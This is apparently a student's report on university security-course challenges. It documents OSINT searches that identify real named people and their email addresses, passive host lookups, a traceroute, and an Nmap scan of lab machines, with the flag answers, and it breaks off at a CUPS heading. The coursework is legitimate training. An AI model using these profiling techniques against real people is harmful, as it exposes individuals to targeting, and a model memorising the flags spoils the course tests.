Task Report

IIK-3100



Norwegian University of Science and Technology

Prepared On:

03-Nov-26

Prepared By:

Thor Tveito

thortve@ntnu.no

Contents

1. Introduction 1
2. Tasks Summary 1
3. Home Tasks 3
   - 3.1 Earth Book 3
   - 3.2 Presentation 5
   - 3.3 Linkedin Hacker 7
   - 3.4 Bazaar In Bergen 9
   - 3.5 Rocky Apache Host 10
   - 3.6 Behind CloudFlare 11
   - 3.7 Sharing is not Caring 12
   - 3.8 Finding routes 13
   - 3.9 Finding SSH 15
   - 3.10 CUPS 17
   - 3.11 SMB Enumeration 17
   - 3.12 Relying on Internet Chat 18
   - 3.13 Source Inspection 18
   - 3.14 Encoded Secret 20
   - 3.15 Protocol Forensics 21
   - 3.16 Authentication Bypass 22
   - 3.17 Object Traversal (IDOR) 23
   - 3.18 Session Analysis 24
   - 3.19 Script Injection (Stored XSS) 24
   - 3.20 Request Forgery (CSRF) 25
   - 3.21 SQL Injection 26
   - 3.22 Server-Side Request Forgery (SSRF) 28
   - 3.23 Path Traversal 29
   - 3.24 XXE Injection 30
   - 3.25 Caesar's Column 31
   - 3.26 Rock You Like a Hash Cat 33
   - 3.27 Tiny Primes, Big Problems 34
   - 3.28 Clockwork Key 35
   - 3.29 Patch-The-Box 35
   - 3.30 Exploit Developer 1 35
   - 3.31 Exploit Developer 2 40
   - 3.32 Open-Box 42

1. Introduction

2. Tasks Summary

The following table summarises the status of all tasks.

Total Challenges	Completed	Partially Completed	Not Completed
32	28	0	4

S.No.	Challenge	Status
1.	Earth Book	Completed
2.	Presentation	Completed
3.	Linkedin Hacker	Completed
4.	Bazaar In Bergen	Completed
5.	Rocky Apache Host	Completed
6.	Behind CloudFlare	Completed
7.	Sharing is not Caring	Completed
8.	Finding routes	Completed
9.	Finding SSH	Completed
10.	CUPS	Completed
11.	SMB Enumeration	Completed
12.	Relying on Internet Chat	Not Attempted
13.	Source Inspection	Completed
14.	Encoded Secret	Completed
15.	Protocol Forensics	Completed
16.	Authentication Bypass	Completed
17.	Object Traversal (IDOR)	Completed
18.	Session Analysis	Not Attempted
19.	Script Injection (Stored XSS)	Completed
20.	Request Forgery (CSRF)	Completed
21.	SQL Injection	Completed
22.	Server-Side Request Forgery (SSRF)	Completed
23.	Path Traversal	Completed
24.	XXE Injection	Completed
25.	Caesar’s Column	Completed
26.	Rock You Like a Hash Cat	Completed

S.No.	Challenge	Status
27.	Tiny Primes, Big Problems	Completed
28.	Clockwork Key	Completed
29.	Patch-The-Box	Not Attempted
30.	Exploit Developer 1	Completed
31.	Exploit Developer 2	Completed
32.	Open-Box	Not Attempted

3. Home Tasks

3.1 Earth Book

- **Description**

An XLSX spreadsheet was found publicly indexed on the `ntnu.no` domain. The objective was to identify the name of the person who authored the file, using only open-source (OSINT) search techniques.

- **Search Method**

A Google dork was used to restrict results to Excel files hosted on the NTNU domain:

```
site:ntnu.no filetype:xlsx
```

`site:ntnu.no` restricts the search to any NTNU subdomain, while `filetype:xlsx` limits results to Excel spreadsheets. Running this query (via Brave Search, using the same dork syntax) surfaced a publicly accessible spreadsheet, as seen in the figure below:




Figure 1: Search results for `site:ntnu.no filetype:xlsx`

- **Findings**

The spreadsheet contained historical church-property records (*"kyrkjegods, Sunnmøre"*). Cell `E1` of the sheet contained a registration note naming the person who logged the data, along with their NTNU email address:

> *"Registrert des.2013-jan.2014 av Ivar S. Ertesvåg, Trondheim, Ivar.S.Ertesvag@ntnu.no"*

as seen in the figure below:




Figure 2: Cell E1 showing the author's name and email address

This directly identifies the file's author as **Ivar S. Ertesvåg**.

- **Flag**

Taking the first name only, per the required flag format:

FLAG{Ivar}

3.2 Presentation

- **Description**

A presentation document was found publicly hosted on the `stortinget.no` domain. The objective was to identify the email address of the document's creator, using only open-source (OSINT) search techniques.

- **Search Method**

A Google dork was used to restrict results to Word documents hosted on the Stortinget domain:

```
site:stortinget.no filetype:docx
```

as seen in the figure below:




Figure 3: Search results for `site:stortinget.no filetype:docx`

- **Findings**

Inspecting the downloaded document's metadata via Exiftool identified the creator's name as **Steine Bjørn Arne**, as shown below:



Figure 4: Exiftool metadata revealing the document Creator

Searching for this name on Google surfaced the Stortinget staff page for the person, as seen in the figure below:




Figure 5: Google search for the document creator's name, "Steine Bjørn Arne"

The search result snippet directly showed the creator's role and email address:




Figure 6: Search result snippet showing Bjørn Arne Steine's role and email

Visiting the linked Stortinget staff page confirmed the finding directly:



Figure 7: Stortinget staff page for Sekretariatsleder Bjørn Arne Steine, listing his email address

The page identifies Bjørn Arne Steine as *Sekretariatsleder* (Head of Secretariat) of *Ledelsessekretariatet*, with the email address `bjorn.steine@stortinget.no`.

- **Flag**

Per the required flag format:

FLAG{bjorn.steine@stortinget.no}

3.3 Linkedin Hacker

- **Description**

The objective was to identify the first name of a Norwegian hacker on LinkedIn who specializes in ICS and SCADA penetration testing, works on OT security, and is affiliated with NTNU.

- **Search Method**

A Google dork was used to search within LinkedIn for profiles matching the specific keywords:

```
site:linkedin.com "ICS" "SCADA" "NTNU"
```

as seen in the figure below:




Figure 8: Search query targeting LinkedIn for the specified keywords

- **Findings**

The search yielded a matching profile for **Jørgen Austnes**, listing his role as Cyber Engineer - ICS & OT, and confirming his affiliation with NTNU and SCADA expertise, as shown in the search results:



Figure 9: Search result showing Jørgen Austnes's profile

Visiting the LinkedIn profile confirmed his location in Norway and his educational background at the Norwegian University of Science and Technology (NTNU):




Figure 10: LinkedIn profile of Jørgen Austnes

- **Flag**

Taking the first name only, per the required flag format:

> **Flag{Jørgen}**

3.4 Bazaar In Bergen

- **Description**

The University of Bergen (UiB) left a "bazaar" publicly exposed somewhere on its domain. The objective was to locate it and report the full website address including the directory, using only open-source (OSINT) search techniques.

- **Search Method**

A Google dork was used to restrict results to the UiB domain and its subdomains, combined with the keyword from the challenge text:

```
site:uib.no bazaar
```

`site:uib.no` restricts the search to any UiB subdomain, while `bazaar` matches pages mentioning the keyword. The query returned a single relevant result, as seen in the figure below:




Figure 11: Search results for `site:uib.no bazaar`

- **Findings**

The result is titled *"Index of /bazaar"* and is hosted on the subdomain `nongnu.uib.no`. It is an open directory listing, where the web server displays the contents of the folder instead of a regular web page. The search snippet shows that the directory contains release archives of the Bazaar version control system, such as `bazaar-0.99.0.tar.bz2` dated 2004-02-05, together with their signature files. The "bazaar" in the challenge is therefore this forgotten directory, located at:

`https://nongnu.uib.no/bazaar/`

- **Flag**

Giving the full website address with the directory and without `https://`, per the required flag format:

FLAG{nongnu.uib.no/bazaar/}

3.5 Rocky Apache Host

- **Description**

The challenge objective was to identify an IP address inside the `129.241.0.0/15` network where the host banner indicates `Apache 2.4.37` on `Rocky Linux`, using passive OSINT only (no active scanning).

- **Search Method**

A passive internet-wide search index (such as Shodan/Censys) was used with filters for:

- Network: `129.241.0.0/15`
- Web server: `Apache httpd`
- Version: `2.4.37`
- OS hint: `Rocky Linux`

This approach relies on already collected scan data from search engines, which keeps the method passive.



Figure 12: Passive search results for an `Apache 2.4.37` host on Rocky Linux in `129.241.0.0/15`

- **Findings**

The identified host IP should be documented in the final report in the required flag format:

FLAG{129.241.106.95}

3.6 Behind CloudFlare

- **Description**

The domain `statkraft.no` is protected by Cloudflare, which hides the address of the server behind it. The objective was to find the domain's IP history and identify the first name of the person who registered the most recent IP address, using only open-source (OSINT) search techniques.

- **Search Method**

Historical DNS databases keep the IP addresses a domain has pointed to over time, independently of Cloudflare. The *IP History* tool on `viewdns.info` was used to look up `statkraft.no`, as seen in the figure below:




Figure 13: ViewDNS.info IP history for `statkraft.no`

The lookup returned three historical IP addresses. The most recent one is `217.114.94.2`, located in Sweden and owned by Optimizely AB, last seen on 2026-10-12.
To find out who registered this address, it was looked up in the RIPE database, which holds the registration records for European IP ranges. The lookup was done from the command line through the RIPE REST API:

```
curl -s "https://rest.db.ripe.net/search.txt\
?query-string=217.114.94.2&flags=no-filtering"
```

Use of AI: I got help from an AI assistant (Claude) to create this `curl` command.

- **Findings**

The relevant part of the RIPE response is shown below:

```
inetnum:        217.114.88.1 - 217.114.95.255
netname:        SE-EPISERVER-STOCKHOLM
descr:          EPiServer Hosting SE
country:        SE
admin-c:        TA6484-RIPE
tech-c:         TA6484-RIPE

person:         Tony Andren
address:        Episerver AB
address:        SE-111 56 Stockholm
nic-hdl:        TA6484-RIPE
```

The address belongs to the range `217.114.88.1` to `217.114.95.255`, registered under the network name `SE-EPISERVER-STOCKHOLM`. Episerver is the former name of Optimizely, which matches the owner shown by ViewDNS. Both the administrative and technical contact of the range point to the handle `TA6484-RIPE`, which belongs to **Tony Andren** at Episerver AB.

- **Flag**

Taking the first name only, per the required flag format:

FLAG{Tony}

3.7 Sharing is not Caring

- **Description**

The IP address `46.226.10.76` belongs to a shared hosting server. One of the Norwegian websites hosted on it was compromised in week 33. The objective was to identify the domain name of the compromised website, using only open-source (OSINT) search techniques.

- **Search Method**

A reverse IP lookup on `viewdns.info` showed that 2,515 domains are hosted on this server, most of them Norwegian. This is too many to check one by one, so the search was turned around: instead of starting from the list of domains, the public defacement archive Zone-H was searched for records tied to the IP address.
Zone-H allows its archive to be filtered by IP address directly in the URL:

```
zone-h.org/archive/ip=46.226.10.76
```

The result is seen in the figure below, with the URL used to filter by IP highlighted in green:




Figure 14: Zone-H archive filtered on the IP address `46.226.10.76`

- **Findings**

Zone-H lists three defacement notifications for this IP address, all on Norwegian websites:

Date	Notifier	Domain	Week
2026-08-16	CoupDeGrace	`ssk.no`	33
2026-08-09	chinafans	`hrbusiness.no`	32
2026-08-09	chinafans	`www.turoflow.no`	32

Week 33 of 2026 runs from Monday 10 August to Sunday 16 August, following the ISO week numbering used in Norway. Only the defacement of `ssk.no` on 16 August falls within that week, as the two others happened on 9 August, the last day of week 32. The compromised website is therefore **ssk.no**.

- **Flag**

Giving the domain name only, without `https://`, per the required flag format:

FLAG{ssk.no}

3.8 Finding routes

- **Description**

The objective was to find the route that traffic takes from the IP address `154.192.15.243` in Islamabad to `ntnu.no`, and to report the full domain name of the second last hop on that route.

- **Search Method**

A traceroute run from my own machine only shows the route from Norway, so a vantage point inside the network in Islamabad was needed. RIPE Atlas is a public measurement platform with probes placed in networks all over the world, and its measurements, including traceroutes, are openly available.
The IP address `154.192.15.243` belongs to the Pakistani provider Nayatel (AS23674), and RIPE Atlas has a probe in this network in Islamabad (probe 60223). The domain `ntnu.no` resolves to `129.241.160.102`, so the RIPE Atlas API was searched for existing traceroutes towards that address:

```
curl -s "https://atlas.ripe.net/api/v2/measurements/\
?target_ip=129.241.160.102&type=traceroute"
```

Use of AI: I got help from an AI assistant (Claude) to find the probe and to create this `curl` command. The search returned measurement 222137708, a one-off traceroute to `129.241.160.102` run from probe 60223 in AS23674, as seen in the figure below:




Figure 15: RIPE Atlas measurement 222137708, a traceroute to `129.241.160.102` from a probe in Pakistan

The probe's public address is `154.192.21.242`. This is not the exact address from the challenge, but it is in the same Nayatel network in Islamabad, and there is no probe in the exact address range.

- **Findings**

The traceroute reached `ntnu.no` in 31 hops. The route leaves Pakistan, enters the Nordic research network NORDUnet, continues through the Norwegian research network (`uninett.no`) from Kristiansand up to Trondheim, and ends inside NTNU's own network. The complete route is seen in the figure below, with the second last hop highlighted in green:



Probe ID: 60223
Source IP: 192.168.18.38
AS23674

Min RTT: 261.09ms
Responded: yes

Complete Traceroute:

Hop	IP Address	Hostname	ASN	RTT (ms)
1	192.168.18.1			0.94/0.77/0.81
2	100.89.160.1			3.43/2.83/5.4
3	172.27.0.29			3.05/3.01/2.92
4	172.27.0.22			2.43/2.57/2.55
5	172.31.5.170			2.65/2.69/2.71
6	110.93.202.134			27.8/28.01/27.81
7	110.93.253.110			28.03/27.86/28.09
8	110.93.252.222			23.79/23.58/23.39
9	123.255.91.213	nordunet1-10g.hkix.net		136.93/136.62/142.63
10	109.105.97.234	sg-sts.nordu.net	2603	137.4/137.89/137.26
11	109.105.101.18	nl-ams.nordu.net	2603	235.55/235.45/235.75
12	109.105.101.22	dk-esbj.nordu.net	2603	243.06/242.95/243.4
13	109.105.98.120	no-stln.nordu.net	2603	244.43/244.12/244.25
14	109.105.98.121	stoleheia-gw.uninett.no	2603	243.96/244.2/244.19
15	128.39.254.196	kristiansand-gw3.uninett.no	224	244.45/244.49/244.21
16	128.39.254.201	kristiansand-gw4.uninett.no	224	244.81/244.22/244.91
17	128.39.254.203	stavanger-gw5.uninett.no	224	251.11/251.39/251.95
18	128.39.254.167	stavanger-gw6.uninett.no	224	252.62/251.79/251.87
19	128.39.230.78	rennesoy-gw4.uninett.no	224	252.56/252.32/252.09
20	128.39.230.76	rennesoy-gw3.uninett.no	224	251.7/251.94/251.47
21	128.39.254.36	bergen-gw3.uninett.no	224	255.88/255.61/256.13
22	128.39.230.59	hoytek-gw3.uninett.no	224	255.36/255.24/255.4
23	128.39.231.23	hovedbygget-gw2.uninett.no	224	256.92/257.01/257.46
24	128.39.70.23	ntnu-gw4.nettel.ntnu.no	224	260.1/259.86/260.02
25	129.241.254.38		224	257.08/256.73/256.64
26	129.241.254.45		224	260.08/260.16/259.98
27	129.241.254.49		224	256.6/256.3/257.06
28	*	*	*	*
29	*	*	*	*
30	129.241.1.131	dc-gsw2.nettel.ntnu.no	224	257.96/257.65/257.65
31	129.241.160.102	lvs160vip02.it.ntnu.no	224	261.93/261.34/261.09

Figure 16: Complete traceroute from the probe in Islamabad to `ntnu.no`

The last hop, number 31, is the destination itself, `129.241.160.102` (`lvs160vip02.it.ntnu.no`). The second last hop, number 30, is `129.241.1.131`, which has the domain name **dc-gsw2.nettel.ntnu.no**. Hops 28 and 29 did not reply, which is common for routers that are set up not to answer traceroute probes, and does not affect the result.
The domain name was verified with a reverse DNS lookup of the IP address:

```
$ dig +short -x 129.241.1.131
dc-gsw2.nettel.ntnu.no.
```

- **Flag**

Giving the domain name only, per the required flag format:

FLAG{dc-gsw2.nettel.ntnu.no}

3.9 Finding SSH

- **Description**

A list of 13 target hosts on the course lab network (`10.212.0.0/16`) was given. Some of them run an SSH service on a non-standard port (any port other than 22). The objective was to find the number of

targets doing this and the SSH version they run. All scanning was done against the designated lab targets only.

- **Search Method**

The targets are on an internal network, so the scan was run from a Kali Linux machine connected to that network. Nmap was used to scan all 65535 TCP ports on every target, with service and version detection, so that an SSH service on an unusual port would not be missed:

```
sudo nmap -Pn -p- -sV -iL targets.txt -oN ssh_scan.txt
```

`-p-` scans all ports, `-sV` identifies the service and version on each open port, `-Pn` skips host discovery, and `-iL targets.txt` reads the list of targets. The scan is shown running in the figure below:




Figure 17: Running the Nmap port and version scan against the target list from Kali

Use of AI: I got help from an AI assistant (Claude) to build the Nmap commands and to interpret the scan output.

- **Findings**

The 13 targets turned out to be two different kinds of host. Ten of them are "Metasploitable 2" boxes, which run SSH only on the standard port 22 (`OpenSSH 8.9p1`) and therefore do not count. The other three are "Metasploitable 3" boxes, which run SSH on *two* ports: the standard port 22, and in addition a non-standard port `2222` running an older version, `OpenSSH 6.6.1p1`. These three hosts are:

- `10.212.171.84` (msp3-3)
- `10.212.175.27` (msp3-2)
- `10.212.172.202` (msp3-1)

The relevant lines from the scan of one of these hosts (the other two are identical) are:

```
Nmap scan report for msp3-3 ... (10.212.171.84)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.17
631/tcp  open  ipp     CUPS 1.7
2222/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13
```

So **3** targets run SSH on a non-standard port, all with version `OpenSSH 6.6.1p1`.

- **Flag**

Per the required flag format, the count of targets followed by the SSH version:

FLAG{3_6.6.1p1}

3.10 CUPS

- **Description**

